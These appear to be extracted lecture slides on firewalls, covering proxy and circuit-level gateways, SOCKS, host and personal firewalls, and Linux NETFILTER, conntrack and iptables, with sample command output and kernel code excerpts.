223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.21.22.12	1046	192.168.1.6	80	Established

Application-Level Gateway


- ❑ Also called ***application proxy***
- ❑ Acts as a relay of application-level traffic
 - ❑ User contacts gateway using a TCP/IP application
 - ❑ User is authenticated
 - ❑ Gateway contacts application on remote host and relays TCP segments between server and user
- ❑ Must have proxy code for each application
 - ❑ May restrict application features supported
- ❑ Tend to be more secure than packet filters
- ❑ Disadvantage is the additional processing overhead on each connection

Circuit-Level Gateway

- ❑ AKA ***Circuit level proxy***
 - ❑ Sets up two TCP connections, one between itself and a TCP user on an inner host and one on an outside host
 - ❑ Relays TCP segments from one connection to the other without examining contents
 - ❑ Security function consists of determining which connections will be allowed
- ❑ Typically used when inside users are trusted
 - ❑ May use application-level gateway inbound and circuit-level gateway outbound
 - ❑ Lower overheads

SOCKS Circuit-Level Gateway

- ❑ **SOCKS v5** defined in RFC1928
- ❑ Designed to provide a framework for client-server applications in TCP/UDP domains to conveniently and securely use the services of a network firewall
- ❑ Client application contacts SOCKS server, authenticates, sends relay request
- ❑ Server evaluates and either establishes or denies the connection



firefox proxy SOCKS configuration

Host-Based Firewalls

- Used to secure ***an individual host***
- Available in operating systems or can be provided as an add-on package
- Filter and restrict packet flows
- Common location is a **server**
- Advantages
 - Filtering rules can be tailored to the host environment
 - Protection is provided independent of topology
 - Provides an additional layer of protection

Personal Firewall

- Controls traffic between ***a personal computer or workstation and the Internet or enterprise network***
- For both home or corporate use
- Typically is a software module on a personal computer
- Can be housed in a router that connects all of the home computers to a DSL, cable modem, or other Internet interface
- Typically much less complex than server-based or standalone firewalls
- Primary role is to deny unauthorized remote access
- May also monitor outgoing traffic to detect and block ***worms and malware activity***




Figure 9.2 Example Firewall Configuration




Figure 9.4 Example Distributed Firewall Configuration




Figure 9.3 A VPN Security Scenario

A “*real world*” implementation: Linux’s *NETFILTER* and *iptables*

NETFILTER

- ❑ **NETFILTER** is a framework that provides hook handling within the Linux kernel for intercepting and manipulating network packets
- ❑ A hook is an “entry point” within the Linux Kernel IP (v4|v6) networking subsystem that allows packet mangling operations
- ❑ Packets traversing (incoming/outgoing/forwarded) the IP stack are intercepted by these hooks, verified against a given set of matching rules and processed as described by an action configured by the user
- ❑ 5 built-in hooks: ***PRE_ROUTING***, ***LOCAL_INPUT***, ***FORWARD***, ***LOCAL_OUT***, ***POST_ROUTING***

hook invocation from linux/net/ipv4/ip_input.c

```
/*
 *      Deliver IP Packets to the higher protocol layers.
 */
int ip_local_deliver(struct sk_buff *skb)
{
    /*
     *      Reassemble IP fragments.
     */
    struct net *net = dev_net(skb->dev);

    if (ip_is_fragment(ip_hdr(skb))) {
        if (ip_defrag(net, skb, IP_DEFRAG_LOCAL_DELIVER))
            return 0;
    }

    return NF_HOOK(NFPROTO_IPV4, NF_INET_LOCAL_IN,
                  net, NULL, skb, skb->dev, NULL,
                  ip_local_deliver_finish);
}
EXPORT_SYMBOL(ip_local_deliver);                                int ip_rcv(struct sk_buff *skb, struct net_device *dev, struct packet_type *pt,
                                                               struct net_device *orig_dev)
{
    struct net *net = dev_net(dev);

    skb = ip_rcv_core(skb, net);
    if (skb == NULL)
        return NET_RX_DROP;

    return NF_HOOK(NFPROTO_IPV4, NF_INET_PRE_ROUTING,
                  net, NULL, skb, dev, NULL,
                  ip_rcv_finish);
}
```


LOCAL_INPUT

PRE_ROUTING

NETFILTER


- ❑ All packet intercepted by the hooks pass through a sequence of ***built-in tables*** (queues) for processing
- ❑ Each of these queues is dedicated to a particular type of packet activity and is controlled by an associated packet transformation/filtering chain
- ❑ **4 built-in tables**
 - ❑ **Filter**: packet filtering (accept, drop)
 - ❑ **Nat**: network address translation (snat, dnat, masquerade)
 - ❑ **Mangle**: modify the packet header (tos, ttl)
 - ❑ **Raw**: used mainly for configuring exemptions from connection tracking in combination with the NOTRACK target

Packet Flow in NETFILTER and General Networking




<https://upload.wikimedia.org/wikipedia/commons/3/37/Netfilter-packet-flow.svg>


Packets sent from the local host



Packets sent to a local address




Forwarded Packets



Connection Tracking

- ❑ Within **NETFILTER** packets can be related to tracked connections in four different so *called* states
 - ❑ **NEW, ESTABLISHED, RELATED, INVALID**
- ❑ With the “**state**” *match* we can easily control who or what is allowed to initiate new sessions. More later on...
- ❑ To load the conntrack module – modprobe ip_conntrack
- ❑ /proc/net/ip_conntrack gives a list of all the current entries in your conntrack database
 - ❑ newer distributions does not have this file, use conntrack -L instead

TCP state machine



Linux conntrack

```
marlon@marlon-vmxrn:~$ sudo cat /proc/net/ip_conntrack
[sudo] password for marlon:

udp      17  28 src=172.16.166.156 dst=172.16.166.2 sport=43716 dport=53 src=172.16.166.2
dst=172.16.166.156 sport=53 dport=43716 mark=0 use=2

tcp      6  431951 ESTABLISHED src=172.16.166.156 dst=172.16.166.2 sport=48680 dport=9999
src=172.16.166.2 dst=172.16.166.156 sport=9999 dport=48680 [ASSURED] mark=0 use=2

udp      17  28 src=172.16.166.156 dst=172.16.166.2 sport=44936 dport=53 src=172.16.166.2
dst=172.16.166.156 sport=53 dport=44936 mark=0 use=2

udp      17  19 src=172.16.166.156 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED]
src=224.0.0.251 dst=172.16.166.156 sport=5353 dport=5353 mark=0 use=2

tcp      6  431487 ESTABLISHED src=172.16.166.156 dst=172.16.166.1 sport=43733 dport=139
src=172.16.166.1 dst=172.16.166.156 sport=139 dport=43733 [ASSURED] mark=0 use=2

udp      17  28 src=172.16.166.156 dst=172.16.166.2 sport=43581 dport=53 src=172.16.166.2
dst=172.16.166.156 sport=53 dport=43581 mark=0 use=2
```

conntrack events

```
root@marlon-vmxvn:/home/marlon# conntrack --event
[NEW] udp      17 30 src=172.16.166.156 dst=172.16.166.156 sport=47282 dport=4444 [UNREPLIED]
src=172.16.166.156 dst=172.16.166.156 sport=4444 dport=47282

[DESTROY] udp      17 src=172.16.166.2 dst=172.16.166.156 sport=5353 dport=5353 [UNREPLIED]
src=172.16.166.156 dst=172.16.166.2 sport=5353 dport=5353

[DESTROY] udp      17 src=172.16.166.156 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED]
src=224.0.0.251 dst=172.16.166.156 sport=5353 dport=5353

[DESTROY] udp      17 src=172.16.166.1 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED]
src=224.0.0.251 dst=172.16.166.1 sport=5353 dport=5353

[NEW] tcp      6 120 SYN_SENT src=172.16.166.156 dst=160.80.103.147 sport=45696 dport=80
[UNREPLIED] src=160.80.103.147 dst=172.16.166.156 sport=80 dport=45696

[UPDATE] tcp      6 60 SYN_RECV src=172.16.166.156 dst=160.80.103.147 sport=45696 dport=80
src=160.80.103.147 dst=172.16.166.156 sport=80 dport=45696

[UPDATE] tcp      6 432000 ESTABLISHED src=172.16.166.156 dst=160.80.103.147 sport=45696
dport=80 src=160.80.103.147 dst=172.16.166.156 sport=80 dport=45696 [ASSURED]
```

Application Level Gateway (ALG) related state

- ❑ protocols like FTP, IRC, and others carry information within the actual data payload of the packets, and hence requires special connection tracking helpers to enable it to function correctly
- ❑ For example, FTP first opens up a single connection that is called the FTP control session and negotiate the opening of the data session over a different socket
- ❑ When a connection is done actively, the FTP client sends the server a port and IP address to connect to. After this, the FTP client opens up the port and the server connects to that specified port from a random unprivileged port (>1024) and sends the data over it
- ❑ A special NETFILTER conntrack helper can read the FTP control payload and read the “data port”
- ❑ The new data socket will be considered as RELATED

iptables

- ❑ ***iptables is the front end of NETFILTER***
- ❑ In other words, iptables is the userspace application used to configure the NETFILTER tables
- ❑ It is mainly used to add/remove rules to a chain (mapping of NETFILTER hooks) within a table
- ❑ General structure for adding a rule:

```
iptables <command> <chain> <table> <match> <target>
iptables -A POSTROUTING -t nat -o eth0 -j MASQUERADE
```

iptables

- ❑ ***iptables*** is used to set up, maintain, and inspect the tables of IPv4 packet filter rules in the Linux kernel
- ❑ Several different ***chains*** may be defined. Each chain contains a number of built-in ***tables***
 - ❑ a chain could be also custom, i.e. defined by the user
- ❑ In each table, there is a list of rules which can ***match*** a set of packets
- ❑ Each rule specifies what to do with a packet that matches. This is called a ***target***,
 - ❑ which may be a jump to a user-defined chain in the same table
 - ❑ or a standard *action* (DROP, ACCEPT...)

iptables commands

Append, delete, insert, replace rules

```
iptables [-t table] {-A|-D} chain rule-specification
iptables [-t table] -D chain rulenum
iptables [-t table] -I chain [rulenum] rule-specification
iptables [-t table] -R chain rulenum rule-specification
```

List, flush rules

```
iptables [-t table] -S [chain [rulenum]]
iptables [-t table] -{F|L} [chain [rulenum]] [options...]
```

Create, delete, rename chains and set policy to a chain

```
iptables [-t table] -N chain
iptables [-t table] -X [chain]
iptables [-t table] -E old-chain-name new-chain-name
iptables [-t table] -P chain target
```

Where:

rule-specification = [matches...] [target]
 match = -m matchname [per-match-options]
 target = -j targetname [per-target-options]

Queue Type	Queue Function	Packet Transformation Chain in Queue	Chain Function
Filter	Packet filtering	FORWARD	Filters packets to servers accessible by another NIC on the firewall.
		INPUT	Filters packets destined to the firewall.
		OUTPUT	Filters packets originating from the firewall
Nat	Network Address Translation	PREROUTING	Address translation occurs before routing. Facilitates the transformation of the destination IP address to be compatible with the firewall's routing table. Used with NAT of the destination IP address, also known as destination NAT or DNAT .
		POSTROUTING	Address translation occurs after routing. This implies that there was no need to modify the destination IP address of the packet as in pre-routing. Used with NAT of the source IP address using either one-to-one or many-to-one NAT. This is known as source NAT , or SNAT .
		OUTPUT	Network address translation for packets generated by the firewall. (Rarely used in SOHO environments)
Mangle	TCP header modification	PREROUTING POSTROUTING OUTPUT INPUT FORWARD	Modification of the TCP packet quality of service bits before routing occurs. (Rarely used in SOHO environments)

